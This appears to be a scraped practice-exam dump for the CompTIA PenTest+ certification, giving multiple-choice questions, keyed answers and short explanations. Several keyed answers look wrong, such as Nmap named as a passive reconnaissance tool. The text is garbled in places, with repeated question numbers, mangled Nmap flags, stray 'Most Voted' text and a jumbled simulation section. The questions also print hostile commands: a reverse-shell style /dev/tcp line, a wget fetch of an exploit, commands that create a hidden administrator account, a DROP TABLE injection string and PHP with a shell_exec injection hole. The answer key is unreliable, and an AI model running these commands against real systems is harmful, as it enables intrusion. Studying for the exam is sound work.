



CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

NEW QUESTION 1

Which of the following BEST describe the OWASP Top 10? (Choose two.)

- A. The most critical risks of web applications
- B. A list of all the risks of web applications
- C. The risks defined in order of importance
- D. A web-application security standard
- E. A risk-governance and compliance framework
- F. A checklist of Apache vulnerabilities

Answer: AC

NEW QUESTION 2

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

- A. Nmap
- B. tcpdump
- C. Scapy
- D. hping3

Answer: C

Explanation:

https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html <https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy>

NEW QUESTION 3

The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?

- A. Statement of work
- B. Program scope
- C. Non-disclosure agreement
- D. Rules of engagement

Answer: D

Explanation:

Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION 4

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try:
<03>     port: object
<04>     resultList: list[Any] = []
<05>     for port in portList:
<06>         sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>         sock.settimeout(20)
<08>         result = sock.connect_ex((remoteSvr, port))
<09>         if result == 0:
<10>             resultList.append(port)
<11>         sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

- A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
- B. *range(1, 1025) on line 1 populated the portList list in numerical order.
- C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
- D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B

Explanation:

Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) <https://nmap.org/book/man-port-specification.html>

NEW QUESTION 5

Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

- A. Scope details
- B. Findings
- C. Methodology
- D. Statement of work

Answer: C

NEW QUESTION 6

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

- A. NDA
- B. MSA
- C. SOW
- D. MOU

Answer: C

NEW QUESTION 7

A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

- A. Badge cloning
- B. Dumpster diving
- C. Tailgating
- D. Shoulder surfing

Answer: B

NEW QUESTION 8

A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)

- A. Setting up a secret management solution for all items in the source code management system
- B. Implementing role-based access control on the source code management system
- C. Configuring multifactor authentication on the source code management system
- D. Leveraging a solution to scan for other similar instances in the source code management system
- E. Developing a secure software development life cycle process for committing code to the source code management system
- F. Creating a trigger that will prevent developers from including passwords in the source code management system

Answer: AE

Explanation:

Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data. Some possible options for addressing the issue of access keys within an organization's SCM solution are:

➤ Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates, etc. A secret management solution can help prevent secrets from being exposed in plain text within the source code or configuration files³⁴⁵⁶.

➤ Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system¹.

NEW QUESTION 9

A Chief Information Security Officer wants to evaluate the security of the company's e-commerce application. Which of the following tools should a penetration tester use FIRST to obtain relevant information from the application without triggering alarms?

- A. SQLmap
- B. DirBuster
- C. w3af
- D. OWASP ZAP

Answer: C

Explanation:

W3AF, the Web Application Attack and Audit Framework, is an open source web application security scanner that includes directory and filename bruteforcing in its list of capabilities.

NEW QUESTION 10

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

Answer: B

NEW QUESTION 10

Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

- A. HTTPS communication
- B. Public and private keys
- C. Password encryption
- D. Sessions and cookies

Answer: D

NEW QUESTION 11

A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

- A. Root user
- B. Local administrator
- C. Service
- D. Network administrator

Answer: C

NEW QUESTION 14

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

Answer: B

NEW QUESTION 15

A penetration tester received a 16-bit network block that was scoped for an assessment. During the assessment, the tester realized no hosts were active in the provided block of IPs and reported this to the company. The company then provided an updated block of IPs to the tester. Which of the following would be the most appropriate NEXT step?

- A. Terminate the contract.
- B. Update the ROE with new signature
- C. Most Voted
- D. Scan the 8-bit block to map additional missed hosts.
- E. Continue the assessment.

Answer: B

NEW QUESTION 17

A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

- A. nmap -sn 10.12.1.0/24
- B. nmap -sV -A 10.12.1.0/24
- C. nmap -Pn 10.12.1.0/24
- D. nmap -sT -p- 10.12.1.0/24

Answer: A

NEW QUESTION 21

Which of the following tools would BEST allow a penetration tester to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine?

- A. Wireshark
- B. EAPHammer
- C. Kismet
- D. Aircrack-ng

Answer: D

Explanation:

The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

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NEW QUESTION 22

A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1 -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

- A. nc 10.10.1.2
- B. ssh 10.10.1.2
- C. nc 127.0.0.1 5555
- D. ssh 127.0.0.1 5555

Answer: C

NEW QUESTION 24

During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames. Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

- A. Sniff and then crack the WPS PIN on an associated WiFi device.
- B. Dump the user address book on the device.
- C. Break a connection between two Bluetooth devices.
- D. Transmit text messages to the device.

Answer: B

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

NEW QUESTION 28

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx 1 root root 915 Mar 6 2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

- A. Change the file permissions.
- B. Use privilege escalation.
- C. Cover tracks.
- D. Start a reverse shell.

Answer: B

NEW QUESTION 31

Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

- A. NIST SP 800-53
- B. OWASP Top 10
- C. MITRE ATT&CK framework
- D. PTES technical guidelines

Answer: C

NEW QUESTION 33

A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/pikctHEME.pl
https://xx.xx.xx.x/vpn/../../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

- A. Edit the discovered file with one line of code for remote callback
- B. Download .pl files and look for usernames and passwords
- C. Edit the smb.conf file and upload it to the server
- D. Download the smb.conf file and look at configurations

Answer: C

NEW QUESTION 37

A penetration tester ran the following commands on a Windows server:


```
schtasks
echo net user svaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svaccount /add >> batchjopb3.bat
net user svaccount
runas /user:svaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

- A. Delete the scheduled batch job.
- B. Close the reverse shell connection.
- C. Downgrade the svaccount permissions.
- D. Remove the tester-created credentials.

Answer: D

NEW QUESTION 40

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

- A. Wireshark
- B. Nessus
- C. Retina
- D. Burp Suite
- E. Shodan
- F. Nikto

Answer: AE

NEW QUESTION 44

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

Answer: A

NEW QUESTION 49

A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

- A. Configure wireless access to use a AAA server.
- B. Use random MAC addresses on the penetration testing distribution.
- C. Install a host-based firewall on the penetration testing distribution.
- D. Connect to the penetration testing company's VPS using a VPN.

Answer: D

NEW QUESTION 53

A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?

- A. -8 -T0
- B. --script "http*vuln"
- C. -sn
- D. -O -A

Answer: B

NEW QUESTION 54

Given the following output: User-agent:*

Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/

During which of the following activities was this output MOST likely obtained?

- A. Website scraping
- B. Website cloning
- C. Domain enumeration
- D. URL enumeration

Answer: A

NEW QUESTION 57

A penetration tester is required to perform a vulnerability scan that reduces the likelihood of false positives and increases the true positives of the results. Which of the following would MOST likely accomplish this goal?

- A. Using OpenVAS in default mode
- B. Using Nessus with credentials
- C. Using Nmap as the root user
- D. Using OWASP ZAP

Answer: B

Explanation:

Using credentials during a vulnerability scan allows the scanner to gather more detailed information about the target system, including installed software, patch levels, and configuration settings. This helps to reduce the likelihood of false positives and increase the true positives of the results. Nessus is a popular vulnerability scanner that supports credential-based scanning and can be used to accomplish this goal. OpenVAS and Nmap are also popular scanning tools, but using default mode or running as the root user alone may not provide the necessary level of detail for accurate vulnerability identification. OWASP ZAP is a web application scanner and may not be applicable for non-web-based targets.

NEW QUESTION 58

A penetration tester analyzed a web-application log file and discovered an input that was sent to the company's web application. The input contains a string that says "WAITFOR." Which of the following attacks is being attempted?

- A. SQL injection
- B. HTML injection
- C. Remote command injection
- D. DLL injection

Answer: A

Explanation:

WAITFOR can be used in a type of SQL injection attack known as time delay SQL injection or blind SQL injection³⁴. This attack works on the basis that true or false queries can be answered by the amount of time a request takes to complete. For example, an attacker can inject a WAITFOR command with a delay argument into an input field of a web application that uses SQL Server as its database. If the query returns true, then the web application will pause for the specified period of time before responding; if the query returns false, then the web application will respond immediately. By observing the response time, the attacker can infer information about the database structure and data¹.

Based on this information, one possible answer to your question is A. SQL injection, because it is an attack that exploits a vulnerability in a web application that allows an attacker to execute arbitrary SQL commands on the database server.

NEW QUESTION 59

The following PowerShell snippet was extracted from a log of an attacker machine:

```
1.$net="192.168.1."
2.$setipaddress ="192.168.2."
3.function Test-Password {
4.if (args[0] -eq 'Dummy12345') {
5. return 1
6.}
7.else {
8.$cat = 22, 25, 80, 443
9. return 0
10.}
11.}
12.$cracked = 0
13.crackedpd = [ 192, 168, 1, 2]
14.$i =0
15.Do {
16. $test = 'Dummy' + $i
17. $cracked = Test - Password Test
18.$i++
19.$crackedp = ( 192, 168, 1, 1) + $cat
20.}
21.While($cracked -eq 0)
22.Write-Host " Password found : " $test
23.$setipaddress = [ 192, 168, 1, 4]
```

A penetration tester would like to identify the presence of an array. Which of the following line numbers would define the array?

- A. Line 8
- B. Line 13
- C. Line 19
- D. Line 20

Answer: A

Explanation:

https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_arrays?view=powe

NEW QUESTION 63

Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

- A. Executive summary
- B. Remediation
- C. Methodology
- D. Metrics and measures

Answer: B

NEW QUESTION 67

A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

- A. John the Ripper
- B. Hydra
- C. Mimikatz
- D. Cain and Abel

Answer: A

NEW QUESTION 68

A penetration tester ran the following command on a staging server: `python -m SimpleHTTPServer 9891`

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. `nc 10.10.51.50 9891 < exploit`
- B. `powershell -exec bypass -f \\10.10.51.50\9891`
- C. `bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit`
- D. `wget 10.10.51.50:9891/exploit`

Answer: D

NEW QUESTION 69

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted store of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.

Answer: D

NEW QUESTION 72

A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

- A. tcpdump
- B. Snort
- C. Nmap
- D. Netstat
- E. Fuzzer

Answer: C

NEW QUESTION 77

A company's Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi's router. Which of the following is MOST vulnerable to a brute-force attack?

- A. WPS
- B. WPA2-EAP
- C. WPA-TKIP
- D. WPA2-PSK

Answer: A

NEW QUESTION 82

The following output is from reconnaissance on a public-facing banking website:


```
...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...
```

Based on these results, which of the following attacks is MOST likely to succeed?

- A. A birthday attack on 64-bit ciphers (Sweet32)
- B. An attack that breaks RC4 encryption
- C. An attack on a session ticket extension (Ticketbleed)
- D. A Heartbleed attack

Answer: B

NEW QUESTION 86

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

`http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -`

Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting

Answer: C

NEW QUESTION 89

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])) {
    echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 93

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.

Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing
- D. Physical environment testing

Answer: C

NEW QUESTION 94

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees. Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra
- C. SET
- D. WPScan

Answer: A

NEW QUESTION 95

During a web application test, a penetration tester was able to navigate to <https://company.com> and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

- A. The SSL certificates were invalid.
- B. The tester IP was blocked.
- C. The scanner crashed the system.
- D. The web page was not found.

Answer: B

NEW QUESTION 97

A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

- A. The timing of the scan
- B. The bandwidth limitations
- C. The inventory of assets and versions
- D. The type of scan

Answer: C

NEW QUESTION 98

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

A. Mastered
B. Not Mastered


Explanation:
A picture containing shape Description automatically generated



A picture containing treemap chart Description automatically generated



Text Description automatically generated



Graphical user interface Description automatically generated



NEW QUESTION 100

When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

- A. security compliance regulations or laws may be violated.
- B. testing can make detecting actual APT more challenging.
- C. testing adds to the workload of defensive cyber- and threat-hunting teams.
- D. business and network operations may be impacted.

Answer: D

NEW QUESTION 102

A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 03-12-20 09:23AM 331 index.aspx

| ftp-syst:

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server

| rdp-ntlm-info:

| Target Name: WEB3

| NetBIOS_Computer_Name: WEB3

| Product_Version: 6.3.9600

|_ System_Time: 2021-01-15T11:32:06+00:00

8443/tcp open http Microsoft IIS httpd 8.5

| http-methods:

|_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/8.5

|_http-title: IIS Windows Server

Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\\WEB3\\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

Answer: A

NEW QUESTION 104

A penetration tester is examining a Class C network to identify active systems quickly. Which of the following commands should the penetration tester use?

- A. nmap sn 192.168.0.1/16
- B. nmap sn 192.168.0.1-254
- C. nmap sn 192.168.0.1 192.168.0.1.254
- D. nmap sN 192.168.0.0/24

Answer: B

NEW QUESTION 108

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

- A. The penetration tester was testing the wrong assets
- B. The planning process failed to ensure all teams were notified
- C. The client was not ready for the assessment to start
- D. The penetration tester had incorrect contact information

Answer: B

NEW QUESTION 110

The attacking machine is on the same LAN segment as the target host during an internal penetration test. Which of the following commands will BEST enable the attacker to conduct host delivery and write the discovery to files without returning results of the attack machine?

- A. nmap snn exclude 10.1.1.15 10.1.1.0/24 oA target_txt
- B. nmap iR10oX out.xml | grep Nmap | cut d "f5 > live-hosts.txt
- C. nmap PnsV OiL target.txt A target_text_Service
- D. nmap sSPn n iL target.txt A target_txtl

Answer: A

Explanation:

According to the Official CompTIA PenTest+ Self-Paced Study Guide¹, the correct answer is A. nmap -sn -n -exclude 10.1.1.15 10.1.1.0/24 -oA target_txt.

This command will perform a ping scan (-sn) without reverse DNS resolution (-n) on the IP range 10.1.1.0/24, excluding the attack machine's IP address (10.1.1.15) from the scan (-exclude). It will also output the results in three formats (normal, grepable and XML) with a base name of target_txt (-oA).

NEW QUESTION 115

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions

Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login

```

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
    
```

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

```

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
    
```

```
ports – [21, 22]
```

```
{:ports => 21:ports => 22}
```

```
#!/usr/bin/python
```

```
for $PORT in $SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s – OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s – TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s – CLOSED" % (ip, port))

    finally:
        s.close()
```

```
export $SPORTS = 21,22
```

```
#!/usr/bin/ruby
```

```
#!/usr/bin/bash
```

```
for port in ports:
```

```

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:

```

